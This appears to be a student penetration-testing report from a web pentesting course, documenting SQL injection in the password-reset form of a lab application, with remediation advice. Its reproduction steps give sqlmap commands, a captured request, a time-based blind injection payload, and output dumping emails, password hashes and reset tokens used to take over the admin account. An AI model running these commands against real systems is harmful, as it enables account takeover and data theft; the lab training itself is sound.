

CSOC 1050: Web Application Pentesting

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SQL Injection in Password Reset Functionality of Modern Art Contest Application

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Command Injection in Directory Listing Functionality Leads to Remote Code Execution

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Vulnerability Title:**SQL Injection in Password Reset Functionality of Modern Art Contest Application****Description:**

The web application "Modern Art Contest" hosted at <http://10.15.50.70/> contains a critical vulnerability within its password reset functionality accessible at `/forgot_password.php`. This endpoint accepts a POST request containing an email address parameter vulnerable to SQL Injection. This weakness allows an attacker to enumerate valid email addresses within the system and obtain the password reset tokens. By manipulating the reset token, an attacker can gain unauthorized access to user accounts, including administrative accounts, thereby compromising the application's integrity and user data.

Impact:


An attacker with network access to the application can exploit this vulnerability to retrieve the password reset tokens for any user. By sending a crafted request to the `/forgot_password.php` endpoint, the attacker can obtain the token and use it to reset the password of any account. This leads to unauthorized access, allowing the attacker to perform any actions the compromised account can do, including potentially administrative functions. The confidentiality, integrity, and availability of user accounts and associated data are severely compromised.

Recommendation:

1. Implement Parameterized Queries:
Details: Ensure all database interactions, especially in `/forgot_password.php`, use parameterized queries or prepared statements. This prevents SQL injection by treating user input as data rather than executable SQL.
2. Validate and Sanitize User Inputs:
Details: Apply strict input validation and sanitization for all user inputs. Ensure the email parameter in the password reset functionality matches a valid email format before processing.
3. Secure Token Handling for Password Resets:
Details: Generate unique, secure tokens for password reset requests. Ensure tokens are time-limited and securely stored and validated to prevent reuse or guessability.
4. Prevent User Enumeration:
Details: Modify responses to the `/forgot_password.php` endpoint to avoid revealing if an email address is valid in the system. Use generic, non-specific messages.
5. Implement Rate Limiting:
Details: Apply rate limiting on sensitive endpoints like `/forgot_password.php` to mitigate brute force and automated attacks. Monitor and restrict the number of requests from a single IP address.
6. Implement Multi-Factor Authentication (MFA):
Details: Add an extra layer of security by requiring MFA for password reset requests. This could involve sending a verification code to a registered email or phone number.

Steps to Reproduce:

1. The web application Modern Art Contest is hosted at <http://10.15.50.70/> and has various features such as login, sign up and the also can see the leaderboard of the contest as well.



They also have this login page where user input is required for Email and Password.

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The screenshot shows a web browser window with the address bar displaying "10.15.50.70/login.php". The page has a dark navigation bar with links: Home, Leaderboard, Rules, Login, and Sign Up. The main content area is titled "Login" and contains a form with two input fields: "Email:" and "Password:". Below the fields is a green "Login" button. At the bottom of the form, there are two links: "Don't have an account? [Sign up](#)" and "[Forgot Password?](#)". The footer of the page reads "© 2023 Modern Art Contest".

Below we can see the forgot password link which allows a user to have the reset link if they forgot the password for a valid user only.

The screenshot shows a web browser window with the address bar displaying "10.15.50.70/forgot_password.php". The page has a dark navigation bar with links: Home, Leaderboard, Rules, Login, and Sign Up. The main content area is titled "Forgot Password" and contains a form with one input field: "Email:". Below the field is a green "Send Reset Link" button. At the bottom of the form, there is a link: "Remember your password? [Login](#)". The footer of the page reads "© 2023 Modern Art Contest".

2. Since we don't have any valid user credentials to log in. We used the tool sqlmap.

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Command used: **sqlmap -u "http://10.15.50.70/forgot_password.php" --data="email=*" --batch --dump**

The command uses SQLMap to automatically test for SQL injection vulnerabilities on the "forgot_password.php" page by sending POST data and dumping database contents upon successful exploitation.

```
File Actions Edit View Help
sirjan@nepsecurity: ~/Documents/1030 x sirjan@nepsecurity: ~ x sirjan@nepsecurity: ~ x sirjan@nepsecurity: ~/Documents/1050/Final ass 1050 x
(sirjan@nepsecurity):~$
$ sqlmap -u "http://10.15.50.70/forgot_password.php" --data="email=*" --batch --dump

H
[0] {1.8.5#stable}
[0] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:10:54 /2024-06-30/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[02:10:54] [INFO] resuming back-end DBMS 'postgresql'
[02:10:54] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=hut1bttlb2l...odm143lbra'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: #1* ((custom) POST)
Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: email=" AND 2098*(SELECT 2098 FROM PG_SLEEP(5)) AND 'mvcz'='mvcz

[02:10:54] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52, PHP
back-end DBMS: PostgreSQL
[02:10:54] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[02:10:54] [INFO] fetching current database
[02:10:54] [INFO] resumed: public
[02:10:54] [WARNING] on PostgreSQL you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
[02:10:54] [INFO] fetching tables for database: 'public'
[02:10:54] [INFO] fetching number of tables for database 'public'
[02:10:54] [INFO] resumed: 2
[02:10:54] [INFO] resumed: arts
[02:10:54] [INFO] resumed: users
[02:10:54] [INFO] fetching columns for table 'users' in database 'public'
```

2. The output extracts the email addresses of the user and even of the admin (admin@localhost) as well which we will be using further.

```
File Actions Edit View Help
sirjan@nepsecurity: ~/Documents/1030 x sirjan@nepsecurity: ~ x sirjan@nepsecurity: ~ x sirjan@nepsecurity: ~/Documents/1050/Final ass 1050 x
[02:16:00] [INFO] fetching number of entries for table 'users' in database 'public'
[02:16:00] [INFO] retrieved: 10
[02:16:03] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
Admin
[02:16:20] [INFO] retrieved: Default admin account.
[02:17:35] [INFO] retrieved: admin@localhost
[02:18:28] [INFO] retrieved: 1
[02:18:31] [INFO] retrieved: true
[02:18:45] [INFO] retrieved: true
[02:18:59] [INFO] retrieved: $2y$10$U3dpnmM16/M8HpOb0YbLpOU9JLvjEsVFjUfr/KE2QLbLq2EVF28aC
[02:23:04] [INFO] retrieved: f1c91a49dfdbf7ef94a2a3f120f5ecec8e01743
[02:25:41] [INFO] resumed: surfer.png
[02:25:41] [INFO] resumed: 0
[02:25:41] [INFO] resumed: Dom Toretto
[02:25:41] [INFO] resumed: Living my life a quarter mile at a time, I bring the intensity of the race to my artwork, creating pieces that are fast, furious, and bold.
[02:25:41] [INFO] retrieved: dom@fastnfurious.net
[02:26:57] [INFO] retrieved: 2
[02:27:00] [INFO] retrieved: false
[02:27:17] [INFO] retrieved: true
[02:27:31] [INFO] retrieved: $2y$10$/X7VSH.d3EpEgokv/mtx9u0SGA6n1/wKDpQGswcp2F.C46Mg2JJ6
[02:31:56] [INFO] resumed:
[02:31:56] [INFO] resumed: 1d623b89683f9ce4e074de1676d12416.png
[02:31:56] [INFO] resumed: 103
[02:31:56] [INFO] resumed: Brian O'Conner
[02:31:56] [INFO] resumed: From undercover cop to street racer, my diverse experiences fuel my art, with each piece a reflection of speed and freedom.
[02:31:56] [INFO] resumed: brian@needforspeed.org
[02:31:56] [INFO] resumed: 3
[02:31:56] [INFO] resumed: false
[02:31:56] [INFO] resumed: true
[02:31:56] [INFO] resumed: $2y$10$/Vbsx12qbdHuSSGHKUC47ukhNLN10k8VOPCKH61jPz/hqH8GBDmsm
[02:31:56] [INFO] resumed: e7d82eb8af4448ed327d3d6234c0fa7e.png
[02:31:56] [INFO] resumed: 22
[02:31:56] [INFO] resumed: Letty Ortiz
[02:31:56] [INFO] resumed: Fierce and fearless. I channel my love for cars and the street life into my art, blending grit and grace in every piece.
[02:31:56] [INFO] resumed: letty@streetrace.com
[02:31:56] [INFO] resumed: 4
[02:31:56] [INFO] resumed: false
[02:31:56] [INFO] resumed: true
```

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The **admin@localhost** email we got from the sqlmap enumeration will be used here in the forgot password.

← → ↻ ⚠ Not secure 10.15.50.70/forgot_password.php

Home Leaderboard Rules Login Sign Up

Forgot Password



Email:

Send Reset Link

Remember your password? [Login](#)

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
3. We intercept the forgot password through burpsuite as you can see in the picture below:



4. Now we will be using the interception and use sqlmap to retrieve the database contents.

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
Commands used: `sqlmap -r req.txt --batch --dump`



A screenshot of a web browser window with the title 'req.txt' and the address bar showing '~/.offsec/final.1050'. The browser has three tabs: 'hash.txt', 'x', and 'req.txt'. The 'req.txt' tab is active and displays the following HTTP request:

```
1 POST /forgot_password.php HTTP/1.1
2 Host: 10.15.50.70
3 Content-Length: 23
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.15.50.70
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.15.50.70/forgot_password.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=te33p8mgccmkevud67ld6jj894
14 Connection: close
15
16 email=admin%40localhost
```

The browser's status bar at the bottom shows 'Plain Text', 'Tab Width: 8', 'Ln 1, Col 1', and 'INS'.



A screenshot of a terminal window with the title 'sirjan@nepsecurity: ~/Documents/1050/Final ass 1050'. The terminal shows the command `sqlmap -r req.txt --batch --dump` being executed. The output includes a legal disclaimer, a warning about the target URL, and a series of informational messages about the database type and the results of the SQL injection test.

```
File Actions Edit View Help
sirjan@nepsecurity: ~/Documents/1030 x sirjan@nepsecurity: ~ x sirjan@nepsecurity: ~ x sirjan@nepsecurity: ~/Documents/1050/Final ass 1050 x
$ sqlmap -r req.txt --batch --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:22:46 /2024-06-30/
[02:22:46] [INFO] parsing HTTP request from 'req.txt'
[02:22:46] [INFO] resuming back-end DBMS 'postgresql'
[02:22:46] [INFO] testing connection to the target URL
[02:22:47] [INFO] testing if the target URL content is stable
[02:22:47] [INFO] target URL content is stable
[02:22:47] [INFO] testing if POST parameter 'email' is dynamic
[02:22:47] [INFO] POST parameter 'email' appears to be dynamic
[02:22:47] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[02:22:47] [INFO] testing for SQL injection on POST parameter 'email'
[02:22:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:22:48] [INFO] POST parameter 'email' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="My")
[02:22:48] [INFO] testing 'Generic inline queries'
[02:22:48] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:22:48] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:22:48] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[02:22:49] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:22:59] [INFO] POST parameter 'email' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] Y
[02:22:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:22:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[02:22:59] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the
range for current UNION query injection technique test
[02:22:59] [INFO] target URL appears to have 10 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
```


5. We successfully retrieved the password_reset_token which we will be using for the update of the new password.

```
[01:23:50] [WARNING] on PostgreSQL you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
[01:23:50] [INFO] fetching tables for database: 'public'
[01:23:50] [INFO] fetching number of tables for database 'public'
[01:23:50] [INFO] resumed: 2
[01:23:50] [INFO] resumed: arts
[01:23:50] [INFO] resumed: users
[01:23:50] [INFO] fetching columns for table 'users' in database 'public'
[01:23:50] [INFO] resumed: 10
[01:23:50] [INFO] resumed: bio
[01:23:50] [INFO] resumed: email
[01:23:50] [INFO] resumed: id
[01:23:50] [INFO] resumed: is_admin
[01:23:50] [INFO] resumed: is_approved
[01:23:50] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[01:23:50] [INFO] retrieved: name
[01:23:51] [INFO] retrieved: password
[01:23:53] [INFO] retrieved: password_reset_token
[01:23:59] [INFO] retrieved: profile_image
[01:24:02] [INFO] retrieved: score
[01:24:04] [INFO] fetching entries for table 'users' in database 'public'
[01:24:04] [INFO] fetching number of entries for table 'users' in database 'public'
[01:24:04] [INFO] retrieved: 10
[01:24:04] [INFO] retrieved: Admin
[01:24:06] [INFO] retrieved: Default admin account.
[01:24:12] [INFO] retrieved: admin@localhost
[01:24:16] [INFO] retrieved: 1
[01:24:17] [INFO] retrieved: true
[01:24:18] [INFO] retrieved: true
[01:24:19] [INFO] retrieved: $2y$10$swC352KeGldwCnZr6NDc00.k3HuwxDsceE0kLEq5wvNasyt.gJJW
[01:24:36] [INFO] retrieved: 40c510f8ca6ece54b603e9a6f4b4ef18c7edfd6
[01:24:48] [INFO] retrieved: surfer.png
[01:24:51] [INFO] retrieved: 0
[01:24:51] [INFO] retrieved: Dom Toretto
[01:24:55] [INFO] retrieved: Living my life a quarter mile at a time, I bring the intensity of the race to my artwork, creating pieces that are fast, furious, and bold

[01:25:34] [INFO] retrieved: dom@fastnfurious.net
[01:25:39] [INFO] retrieved: 2
[01:25:40] [INFO] retrieved: false
[01:25:41] [INFO] retrieved: █
```

6. The password reset token is used in /change_password.php which gives us input for the token and upon matching the token it will allow us to update the password.

Change Password

Token:

New Password:

Confirm Password:

Change Password


© 2023 Modern Art Contest

7. We input the token and the new password and it successfully updated the new password for the admin@localhost.

A screenshot of a web browser showing the 'Change Password' page. The browser's address bar displays '10.15.50.70/change_password.php'. The page has a dark navigation bar with links: Home, Leaderboard, Rules, Login, and Sign Up. The main content area is light gray and contains the title 'Change Password'. Below the title, there are three input fields: 'Token:' with the value '40c510f8ca6ece54b603e9a6f4b4ef18c7edfd0' (highlighted with a red box), 'New Password:' with masked characters '*****', and 'Confirm Password:' with masked characters '*****'. A green 'Change Password' button is at the bottom. The footer shows '© 2023 Modern Art Contest'.

A screenshot of the same 'Change Password' page after a successful password change. The navigation bar now includes 'My Profile', 'Admin', and 'Logout' instead of 'Login' and 'Sign Up'. The main content area displays the title 'Change Password' followed by a green success message: 'Password has been changed successfully!'. Below the message is a blue link that says 'Go back to My Profile'. The footer remains '© 2023 Modern Art Contest'.

8. We further use the email and the new password on the login page.



The screenshot shows a web browser window with the address bar displaying "10.15.50.70/login.php". The browser's address bar also shows "Not secure". The page has a dark navigation bar with links: Home, Leaderboard, Rules, Login, and Sign Up. The main content area is titled "Login" and contains the following form:


Email:

Password:


Don't have an account? [Sign up](#)
[Forgot Password?](#)

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9. We successfully compromised the admin@localhost privilege.



